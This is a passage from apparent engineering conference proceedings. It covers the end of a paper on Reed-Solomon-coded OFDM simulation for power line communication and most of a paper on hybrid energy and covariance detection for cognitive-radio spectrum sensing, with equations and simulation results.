OFDM computer simulation models can greatly speed up the analysis and improvement of PLC systems. By building quality models based on facts, the construction of prototypes can be avoided. Models simulate the system

behavior by introducing parameters harvested from real networks, changing them and observing system behavior.

A. Coded OFDM Simulation Model

The PLC OFDM model is composed of three basic elements: transmitter part, the PLC channel and receiver part. The input data source is a Bernoulli Binary Generator generating random binary numbers using a Bernoulli distribution. The Bernoulli distribution with parameter *p* produces zeros with probability *p* and ones with probability *1-p* [3]. The channel coding is the next procedure. It is used to ensure that correctly received data can correct possibly erroneous data received at the receiver end. In this case the particular block code, Reed-Solomon code (*RS(15:11)*), is used as an effective code in combating burst errors caused by a noisy environment.

After coding, a serial symbol data stream should be conveyed in the *l-th* OFDM time slot and over *k-th* OFDM subcarrier and needs to be mapped to the adequate modulation symbol $S_{l,k}$. Differential encoding is applied with Grey encoded Rectangular QAM Modulator before mapping. Select Row block is used to make sub-band separation of a useful signal. In the case of a coherent detection system, channel estimation is necessary and the known symbols and pilots are inserted (PN Sequence Generator block). The middle carrier frequency is inserted by help of the DSP Constant block. In the Matrix Concatenation block all inputs (signal, carrier frequencies) are concatenated in a contiguous output signal. Further the signal needs to be adjusted for IFFT, where Zero Pad and Selector block are used for size and reorder adjustment, respectively. Now, the data needs to be converted from the frequency to the time domain and that is realized by the help of the IFFT block. At the end on the transmitter side, a protective cyclic prefix is added in order to eliminate ISI in a linear dispersive channel. At the Receiver side, the blocks are connected inversely.

Transmitter and receiver side are connected with the transmission channel. In this phase of developing coded OFDM PLC system, the AWGN (Additive White Gaussian Noise) channel is used to add white noise to the transmitted signal. The AWGN channel is used in order to validate OFDM system.

1) Encoding with Reed-Solomon Codes

A Reed-Solomon code is a linear cyclic systematic non-binary block code and it has very high coding rate and low complexity. It can be represent as *RS(n,k,t)* where *n* is the length of the codeword symbols (block length), *k* is the number of information symbols, *t* is the error-correction capability and each symbol contains *m*-bits. The error correction capability (maximum number of correctable errors) is defined as $t=(n-k)/2$. Also, the code rate can be introduced as $R_c=k/n$, the rate between the number of information symbols and the entire block length. The binary input *RS(15,11)* and *RS(15,9)* are used in simulating the model, size of the codeword (block length) is 15 bits, the number of data symbols is 11 or 9 bits and the maximum number of symbol (bit) errors that the decoder can correct is equal to (15-11)/2=2 or (15-11)/2=3 bits. Code rates are 0.733 and 0.6, respectively.

Validation of the coded OFDM model is obtained in a way that we simulate the model with and without the




Figure 8. PLC Coded OFDM Model (modeled by Simulink)

Reed-Solomon coder and with two different QAM modulation techniques (4-QAM and 8-QAM). Functional dependence of BER (Bit Error Ratio) towards S/N (Signal to Noise Ratio) is used for performance estimation of coded systems. The simulation results are depicted in Figure 7. and benefits of using a RS coder can be noticed in a decrease of the BER on dependence of signal/noise ratio in both models: 4-QAM with RS(15,11) and 8-QAM with RS(63,47). Besides, it is observed from the depicted curves, as the symbol redundancy increases (therefore the code rate is lower) the BER performance is improved, revealing that properly chosen RS coding scheme can significantly improve the BER performance.

An important factor in the PLC model is environmental noise. As the power line channel does not represent an AWGN environment, the following categories of noises should be considered in PLC channel model:

1. coloured background noise
2. narrow band noise
3. periodic impulsive noise (synchronous and asynchronous)
4. aperiodic impulsive noise.

Impulse noise in the environment is the main reason for use of a block code, in this particular case the Reed-Solomon class, because their efficiency in combating burst errors.




Figure 7. BER of coded and uncoded OFDM simulation model

Future interest lies in developing the transmission channel according to multipath models introduced in section II including noise models and to investigate the efficiency of coded OFDM systems with a modeled PLC transmission channel.

IV. CONCLUSION

In this paper we present a power line communication channel model and propose a simulation model based on the coded OFDM system. The channel characteristics were obtained in earlier research and the computer simulations are performed in order to create the frequency response of the proposed channel models. These results will be the basis for future models of transmission PLC channels.

Further, as the PLC transmission channel is a very hostile environment for data transmission (burst errors), it was important to choose appropriate coders/decoders for the OFDM system. The simulation model of a coded OFDM system is introduced and the comparison between uncoded and coded (Reed-Solomon code) OFDM system is carried out. Multiple scenarios were considered: 4-QAM and 8-QAM without coder; 4-QAM with RS(15,11) and RS(15,9) coder; 8-QAM with RS(63,47) . From the results of simulation it follows that the coding improves system performance, which can be seen in BER performance. Therefore, from the simulation results, the Reed-Solomon coder seems to be good candidate for performance improvement.

The constructed OFDM model is the first phase of creating a power line communication model in order to simulate real PLC systems that will be used for performance research of different coding schemas and modulation techniques.

REFERENCES

[1] Hrasnica, Haidine, Lehnert, “Broadband Powerline Communications Networks: Network Design”, John Wiley & Sons. 2004.

[2] Zimmermann, Dostert, “A Multipath Model for Powerline Channel“, IEEE Transactions on Communications, Vol. 50, No.4, April 2002, pp.553-559

[3] http://www.mathworks.com/

[4] P. Mlynek, J. Misurec, M. Koutny, and M. Orgon, “Power Line Cable Transfer Function for Modelling of Power Line Communication System”, Journal of ELECTRICAL ENGINEERING, vol. 62, No 2, 2011, pp.104-108.

[5] Eklas Hossain, Sheroz Khan, and Ahad Ali, Modeling Low Voltage Power Line as a Data Communication Channel, World Academy of Science, Engineering and Technology vol. 45,2008, pp.148-152

[6] Sheroz Khan, A. F. Salami, W. A. Lawal, AHM Zahirul Alam, Shihab Abdel Hameed, and M. J. E Salami, Characterization of Indoor Power lines As Data Communication Channels Experimental Details and Results, World Academy of Science, Engineering and Technology 46,2008, 624-629

[7] Ahmad R.S. Bahai and Burton R. Saltzberg, Multi-Carrier Digital Communications: Theory and Applications of OFDM, Kluwer Academic Publishers, New York, 2002.

[8] Pouyan Amirshahi, S. Mohammad Navidpour and Mohsen Kevehrad, Performance Analysis of Uncoded and Coded OFDM Broadband Transmission Over Low Voltage Power-Line Channels With Impulsive Noise, IEEE Transaction on Power Delivery, vol. 21. No 4., October 2006, pp. 1927-1934

[9] Saurabh Mahajan and Gurpadam Singh, Reed-Solomon Code Performance for M-ary Modulation over AWGN Channel, International Journal of Engineering Science and Technology (IJEST), Vol. 3 No. 5 May 2011, pp. 3739-3745

Hybrid Detection Method for Spectrum Sensing in Cognitive Radio

Dina Simunic*, Tanuja Satish Dhope (Shendkar)**
*IEEE Senior Member, Faculty of Electrical Engineering and Computing University of Zagreb,Croatia
**Faculty of Electrical Engineering and Computing University of Zagreb, Croatia
*Dina.Simunic@ fer.hr, **tanuja__dhope@yahoo.com

Abstract-Since the spectrum is the scarce resource, spectrum sensing is an important part of Green Engineering. The cognitive radio has been proposed as the future technology to meet the ever increasing demand of the radio spectrum by allocating the spectrum dynamically to allow unlicensed access on non-interfering basis. In cognitive radio, spectrum sensing is the fundamental problem. Energy detection method is the simplest method but suffers from noise uncertainty problem. Covariance based detection exploits space-time signal correlation, but its performance is very sensitive to the signal correlation. Hybrid detection method exploits the advantages of these two methods by utilizing energy detection in low correlation and covariance based detection in high correlation. We analyze the performance of hybrid detection method exploiting TV White Space under Rayleigh and Rician fading channel for different Signal-to-Noise Ratio values by setting probabilities of false alarm and measuring probability of detection. Simulation shows that the hybrid detection method outperformed energy detection and covariance based detection method and is more insensitive to the type of input data. The hybrid detection method shows the better performance compared to energy detection and covariance method under time-varying fading conditions.

I. INTRODUCTION

Although spectrum is seen as a scarce natural resource, measurements show that often there are moments in time and space where the spectrum is not being fully utilized by the services that have allocated it and therefore it is being used inefficiently[1]. ITU predicted that 1720 MHz spectrum will be required by year 2020 for new wireless technology. Many new wireless services/applications cannot be rolled out due to non-availability of spectrum [2], which demands dynamic allocation of spectrum instead of static [3], [4]. Recently, there have been growing interests in cognitive radio (CR), where secondary opportunistic radio exploits opportunistically spectrum "White Spaces", by means of knowledge of the environment and cognition capability, and adapts their radio parameters accordingly [3], [4].The upcoming IEEE 802.11af standard (so-called "super-Wi-Fi") is based on CR utilizing the bandwidth within TV broadcast stations [5], [6], [7], [8]. In CR, unlicensed or secondary user (SU) is required to perform the frequent spectrum sensing for detecting the presence of licensed or primary users (PUs) for reusing the spectrum with a high probability of detection and vacant the channel or reduce transmit power. As described in [5], [7], [8] for IEEE 802.11af standard, time to vacate band after PUs detection is 2s with 90% of probability of detection and 10% of probability of false alarm at SNR level as low as -20dB along with geo-location accuracy of +/-50m.

But in cognitive radio sensing a spectrum is a crucial task and it is an important part of Green Engineering.There have been several sensing methods, including the Likelihood ratio test (LRT) [9], Energy detection (ED) method [9],[10],[11], Matched filtering (MF)-based method [12],Cyclostationary detection method [13] and Wavelet transform based estimation [14], each of the mentioned methods has different requirements ,together with advantages or disadvantages. Although LRT is proven to be optimal, it is very difficult to use, because it requires exact channel information and distributions of the source signal and noise which are difficult to obtain practically.The MF-based method requires perfect knowledge of the channel responses from the primary user to the receiver and accurate synchronization. This is possible only if the primary users cooperate with the secondary users else leads to degradation in the performance of MF-based method [12].

The cyclostationary detection method requires the exact knowledge of the cyclic frequencies of the primary users, which is not possible practically for many spectrum reuse applications. Also this method demands excessive analog-to-digital (A/D) converter requirements and signal processing capabilities [13].

Multitaper spectrum estimation [10] has shown to be an approximation to maximum likelihood Power Spectrum Density (PSD) estimator, and it is nearly optimal for wide band signals. Although the complexity of this method is smaller than the maximum likelihood estimator, it is still computationally demanding. Wavelets [14] are used for detecting edges in the PSD of a wideband channel. Once the edges, which correspond to transitions from an occupied band to an unoccupied /vacant / empty band or vice versa, are detected, the powers within bands between two edges are estimated. Using this information and edge positions, the frequency spectrum can be identified as vacant or occupied.

Energy detection method is a semi-blind detection which requires knowledge of noise power only for signal detection. In [10], sets of receiver operating characteristic (ROC) curves are drawn for several time-bandwidth product for spectrum sensing using energy detection. In

[9], blindly combined energy detection method which uses the spatial correlation of received signals based on energy detection, is analysed for independent and identically distributed source signal which is FM modulated wireless signal operated in vacant TV channels with a bandwidth less than 200 kHz , the flat-fading and the multipath fading channel. The experimental study for spectrum sensing in 2.4 GHz ISM band over 85 MHz of bandwidth using energy detection for sine wave carrier and QPSK sensing is evaluated in [15]. In the same reference minimum detectable signal levels set by the receiver noise uncertainties are measured.

In the references: [9],[16],[17], a new spectrum sensing algorithm based on covariance of the received signal called as Covariance Absolute Value (CAV) is proposed. CAV is a blind detection method, uses space-time signal correlation for signal detection which does not require any knowledge of noise and signal power. The covariances of signal and noise are generally different, which can be used in detection of PU. The performance of ED and CAV is evaluated for Advanced Television Systems Committee (ATSC) (used in USA and South Korea) having 6MHz bandwidth.

But CAV method is very sensitive to the signal correlation. Its performance degrades in low correlation signal strength [11]. In [11], the new method called as 'Hybrid detection' is proposed which exploits the advantages of ED and CAV method. This method utilizes ED in low correlation and CAV in high correlation for signal detection.

Since cognitive radio is an emerging technology, the performance of the spectrum sensing algorithm needs to be analysed under different fading channels. The goal of this paper is to present an analysis of hybrid detection for terrestrial digital video broadcasting for (DVB-T) standard for 8MHz bandwidth in 2k mode used for mobile reception of standard television.The analysis is performed under conditions of AWGN channel, Rayleigh and Rician fast and slow time variant fading channels using time-variant Jakes' model based on probability of detection (P_d) versus overall correlation coefficient for different values of Signal-to-Noise ratio (SNR) , P_d versus SNR for different values of probability of false alarm(P_{fa}) . We will show that how hybrid detection method is more insensitive to the type of input data.

The organization of the paper is as follows. The E-animal husbandry application is discussed in section I. The analysis of ED, CAV and hybrid detection method is done in section II. Simulation is performed in section III for terrestrial digital video broadcasting based on these methods, followed by conclusions in section IV.

I. E-ANIMAL HUSBANDRY

One of the promising application of TVWS as stated in [7] [8] is e-Animal husbandry; a practical solution to bring farmers out of the poverty trap and its importance needs to be recognized in ICT programmes. An online disease reporting system known as National Animal Disease Reporting (NADR) System can be implemented using CR networks utilising TVWS based on IEEE 802.11 af standard. With this system farmers will have benefit by providing wireless connectivity among various units like Taluka unit ,district unit, state unit, centre unit, Veterinary(Vet) dispensary, Taluka level NGO etc. The Central Unit at DAH&D would be responsible for analysis and maintenance of data. All the disease related information would be available online ensuring transparency and benefit of all concerned.




Figure 1: NADR System

II. ANALYSIS OF ED, CAV AND HYBRID DETECTION METHODS

The Neyman-Pearson criteria say that the spectrum detection is a binary hypothesis sensing problem [9], [10].

$$H_0: y(n) = \eta(n) \qquad n = 1,2,3, \ldots\ldots \qquad (1)$$
$$H_1: y(n) = s(n) + \eta(n) \quad n = 1,2,3, \ldots\ldots$$

where $s(n)$ indicates the PU and $\eta(n)$ is the additive white Gaussian noise which is assumed to be independent and identically distributed random variable with zero mean and variance σ_η^2. Here, the hypothesis H_0 means the absence of signal and H_1 its presence. Performance of spectrum sensing algorithm is indicated by two metrics: by a probability of detection, P_d, which is the probability of the algorithm correctly detecting the presence of the

PU and by a probability of false alarm, P_{fa}, which defines probability of the algorithm mistakenly declaring the presence of PU leading to underutilization of available spectrum opportunities.

A. Energy Detection Method

Energy detection method compares the energy of the received waveform over a specified time with a threshold obtained for a given P_{fa} limit to decide whether primary signal exists or not. Note that for a given signal bandwidth *B*, a pre-filter matched to the bandwidth of the signal needs to be applied as shown in Fig.1.




Figure 2. Implementation of energy detection

The decision statistic for energy detector is [10][11]:

$$T_{ED} = \frac{1}{N} \sum_{n=0}^{N-1} (|y(n)|)^2 \quad (2)$$

where *N* is the total number of taken signal samples. This decision statistic is compared with a threshold β_{ED} in order to decide whether the signal is present or not. If $T_{ED} > \beta_{ED}$, the signal is assumed to be present; otherwise it is assumed to be absent. In case of large *N*, according to Central Limit Theorem (CLT), the probability distribution function of T_{ED} can be approximated by Gaussian distribution. The expressions for probability of detection and false alarm can be obtained as:

$$P_d = Q\left(\frac{\sqrt{N}\,(\beta_{ED} - (\sigma_s^2 + \sigma_\eta^2))}{\sigma_s^2 + \sigma_\eta^2}\right) \quad (3)$$

$$P_{fa} = Q\left(\frac{\sqrt{N}\,(\beta_{ED} - \sigma_\eta^2)}{\sigma_\eta^2}\right) \quad (4)$$

where σ_s^2 is primary user signal variance, σ_η^2 is noise variance and Q(t) is Q function given by:

$$Q(t) = \frac{1}{\sqrt{2\pi}} \int_t^{+\infty} e^{-\frac{u^2}{2}}\, du \quad (5)$$

B. Covariance Absolute Value Method

Covariance absolute value (CAV) is a blind detection method, uses space-time signal correlation for signal detection which does not require any knowledge of noise and signal power. The covariances of signal and noise are generally different, which can be used in detection of PU. CAV method uses sample auto-correlation for the signal detection [16] [17]. The auto-correlations of signal and noise are generally different. Let

$$y(l) = s(l) + \eta(l) \quad (6)$$

where $s(l)$ represents signal samples, $\eta(l)$ represents noise samples and $y(l)$ the received signal samples.
The auto-correlations of received signal is

$$c(l) = \frac{1}{N}\sum_{n=0}^{N-1} y(n) * y(n-l) \;\; l = 0,1,.,L-1 \quad (7)$$

where N is the total number of signal samples, the range of l is from 0 to L-1, the parameter L is called smoothing factor as explained in [11], [16], [17].

The covariance matrix of $y(l)$ under H_0 and H_1 is given by

$$R_y(l) = E[y(l)y(l)^H] = \sigma_\eta^2 I_L \quad : H_0 \quad (8)$$
$$= R_s(l) + \sigma_\eta^2 I_L \;\; : H_1$$

where $R_s(l)$ is the covariance matrix of $s(l)$, I_L is the identity matrix of dimension L and

$$\sigma_\eta = E[\eta(l) * \eta(l)^*]$$

If there is correlation between the signal samples due to oversampling, the $R_s(l)$ will be different from identity matrix. Based on this covariance matrix, two metrics T_1 and T_2 are defined as follows:

$$T_1 = c(0) + \frac{2}{L}\sum_{l=1}^{L-1}(L-l)\,|c(l)| \quad (9)$$

$$T_2 = c(0) \quad (10)$$

The ratio $\frac{T_1}{T_2}$ can be used to detect the presence of the signal. When there is no signal, $\frac{T_1}{T_2} = 1$ and if the signal is present, $\frac{T_1}{T_2} > 1$. The following decision metric for CAV is derived as:

$$T_{CAV} = \frac{T_1}{T_2} \quad (11)$$

According to this decision metric, probability of false alarm and the probability of detection have the following form:

$$P_{fa} = 1 - Q\left(\frac{\frac{1}{\beta_{CAV}}\left(1+(L-1)\sqrt{\frac{2}{N\pi}}\right)-1)}{\sqrt{2/N}}\right) \quad (12)$$

$$P_d = 1 - Q\left(\frac{\frac{1}{\beta_{CAV}} + \frac{\beta_L\, SNR}{\beta_{CAV}\,(SNR\,+1)} - 1}{\sqrt{2/N}}\right) \quad (13)$$

where Signal-to-Noise Ratio: $SNR = \frac{\sigma_s^2}{\sigma_\eta^2}$, β_{CAV} is the decision threshold and β_L is a very important parameter for CAV called overall correlation coefficient. It is defined as:

$$\beta_L = \frac{2}{L}\sum_{l=1}^{L-1}(L-l)\,|e(l)| \quad (14)$$

where $e(l) = \frac{E[s(n)s(n-l)]}{\sigma_s^2}$ (15)

This is normalized correlation strength between the signal samples (range is between 0 to 1).

C. Hybrid detection method

For energy detection, in the case of noise uncertainty as shown in [18] and [19], there exists a minimum SNR level below which no detection is possible called SNR_{wall}. As already mentioned in [11] and from the simulation results shown in [11], CAV underperforms in low correlation. In [11] new method called as 'Hybrid detection (HD)' method is proposed which takes the advantage of both the methods based on the signal correlation. For spectrum sensing, the hybrid detection uses ED in low correlation and CAV in high correlation. Threshold (β_{HD}) for hybrid detection method is given as:

$P_d\ (\mathrm{ED}) = P_d\ (\mathrm{CAV})|_{\beta_{HD}}$

$$\beta_{HD} = \frac{\beta_{CAV}\ (SNR+1)}{SNR}$$

$$\left(Q^{-1}(1-(P_d\ (ED))\sqrt{\frac{2}{N}} + 1 - \frac{1}{\beta_{CAV}}\right) \qquad (16)$$

For spectrum sensing, the hybrid detection method calculates the estimate of β_L from the signal samples and compares this estimate with the threshold β_{HD}. It chooses ED if $\beta_L \leq \beta_{HD}$ and CAV if $\beta_L \geq \beta_{HD}$

D. Computational Complexity for Hybrid detection Method

If $\beta_L \leq \beta_{HD}$ ED is selected else CAV method, hence the computational complexity for hybrid detection method will be N multiplications and additions if $\beta_L \leq \beta_{HD}$ else L times N multiplications and additions.

E. Design steps for Hybrid Detection Method

1: Calculate the estimate of β_L from the signal samples.
2: Compare the estimate with the threshold.
3: Choose ED or CAV dependent on the result of 2.

III. SIMULATION RESULTS

In the following, we will show the simulation results of hybrid detection method, energy detection and covariance based detection for the primary signal which is Digital Video Broadcast–Terrestrial (DVB–T) signal generated using MATLAB according to the European Telecommunications Standards Institute (ETSI) specifications given in [20] intended for mobile reception of standard definition TV in 2K mode with 8 MHz bandwidth. The received signal is sampled at the rate 36 times sampling rate at the transmitter. The Signal-to-Noise ratio (SNR) of the received signal is unknown. In order to use the signals for simulating the algorithms at very low SNR, we need to add white noise to obtain various SNR levels [21]. The DVB-T signal and the added white noise are passed through a raised cosine filter with bandwidth 8MHz, rolling factor 0.5 with 217 taps. The number of samples used is 40000. The threshold for detection in case of ED and CAV is calculated based on P_{fa} and for HD as specified in section II. C.




Figure 3: Probability of detection for ED, CAV and HD versus overall correlation coefficient for different values of SNRs with P_{fa} =0.1, L=9 and N=40000 in AWGN channel.




Figure 4: Probability of detection for ED, CAV and HD versus overall correlation coefficient for different values of P_{fa} with SNR= -20dB, L=9 and N=40000 in AWGN channel.

Fig.3 shows the performance of ED, CAV and HD in AWGN channel under different values of SNRs. Since ED does not depend on the overall correlation coefficient, there is a line parallel to x-axis. At SNR= -18dB and -20dB, ED gives probability of detection as 0.95 and 0.83, respectively, which is better than CAV at low value of correlation coefficient. For CAV depending on overall correlation coefficient, the probability of detection varies, which approaches to 1 at β_L =6.5 and 8 for SNR= -18dB and SNR= -20dB, respectively. It is noted that hybrid detection method is performing better in low correlation compared to CAV and ED in case of high correlation. The behavior near β_{HD} can be clarified as follows: depending on incoming signal correlation sometimes ED

is chosen and sometimes CAV is chosen based on $\beta_L \leq \beta_{HD}$ and $\beta_L \geq \beta_{HD}$, respectively. The same is true for SNR = -20dB.

Fig. 4 indicates probability of detection for ED, CAV and HD as a function of overall correlation coefficient for different values of P_{fa} with SNR= -20dB, L=9 and N= 40000 in AWGN channel. ED gives probability of detection for P_{fa} =0.1, 0.05 and 0.01 as 0.83, 0.74 and 0.28 respectively. For CAV depending on overall correlation coefficient, the probability of detection varies; which approaches to 1 at β_L = 8, 10 and 13 for P_{fa} =0.1, 0.05 and 0.01 respectively. It is noted that hybrid detection method is performing better in low correlation compared to CAV and ED in case of high correlation.




Figure 5: Probability of detection for ED, CAV and HD versus SNR with P_{fa}=0.01, L=6, β_L=2.5 and N=40000 under Rayleigh time-varying channel with DF1.The label ED,CAV and HD are of AWGN channel response value.




Figure 6: Probability of detection for ED, CAV and HD versus SNR with P_{fa}=0.01, L=6, β_L=2.5 and N=40000 under Rayleigh time-varying channel with DF2. The label ED, CAV and HD are of AWGN channel response value.

To check the performance of the methods for time-varying channels, the time-varying channel is generated based on the simplified Jakes' model with Doppler frequency DF1=100Hz and DF2=1000Hz for Rayleigh channel with P_{fa}=0.01, L=6, β_L = 2.5 and N=40000. Fig.5 and Fig.6 reflect the fact that the performance of ED and CAV degrades in fast time-varying compared to slow time-varying fading channels. The hybrid detection method takes the benefit of both the methods and performs better even in fast time-varying Rayleigh channel compared to ED and CAV methods.

For Rician channel, Doppler frequency of 100Hz with P_{fa}=0.01, L=6, β_L = 2.5 and N=40000 is considered.

Fig. 7 reflects its effect on the probability of detection for ED and CAV for K=1and K=10.Under time-varying Rician channel the performance of both the methods degrades compared to their performance in AWGN channel. The hybrid detection method exploits the advantage of both the methods and outperforms the two original methods. The probability of detection for ED, CAV and HD methods in case of Rician time-varying channel with K=10 is good compared to K=1.




Figure 7: Probability of detection for ED, CAV and HD versus SNR with P_{fa}=0.01, L=6, β_L=2.5 and N=40000 under Rician time-varying channel with K=10 and K=1. The label ED, CAV and HD are of AWGN channel response value.

IV. CONCLUSIONS

The simulation based on ETSI -DVB-T signals have been carried out to evaluate performance of energy detection, covariance based detection and hybrid detection methods. Covariance based detection outperforms in high correlation environment. But in case of poor correlation even though SNR conditions are high, it performance is poor. The performance of energy detection and covariance based detection degrades in fast time-varying fading channels. The hybrid detection method becomes less sensitive to the signal correlation by taking the advantage of the both methods; by choosing energy detection in low correlation and covariance based detection in high correlation. Furthermore, in time-varying fading channels like Rayleigh and Rician, hybrid detection method outperforms the both original methods: energy detection and covariance based detection. The simulation results clearly indicate that hybrid detection method can be applied to upcoming IEEE 802.11af standard based on CR networks exploiting TV white space.

ACKNOWLEDGEMENTS

The author thanks Erasmus Mundus Project and special thanks to respected Prof. Ramjee Prasad, Coordinator Erasmus Mundus who had been a great supporter.

REFERENCES

[1] FCC, "Spectrum policy task force report," in Proceedings of the Federal Communications Commission (FCC '02), Washington, DC, USA, Nov. 2002.

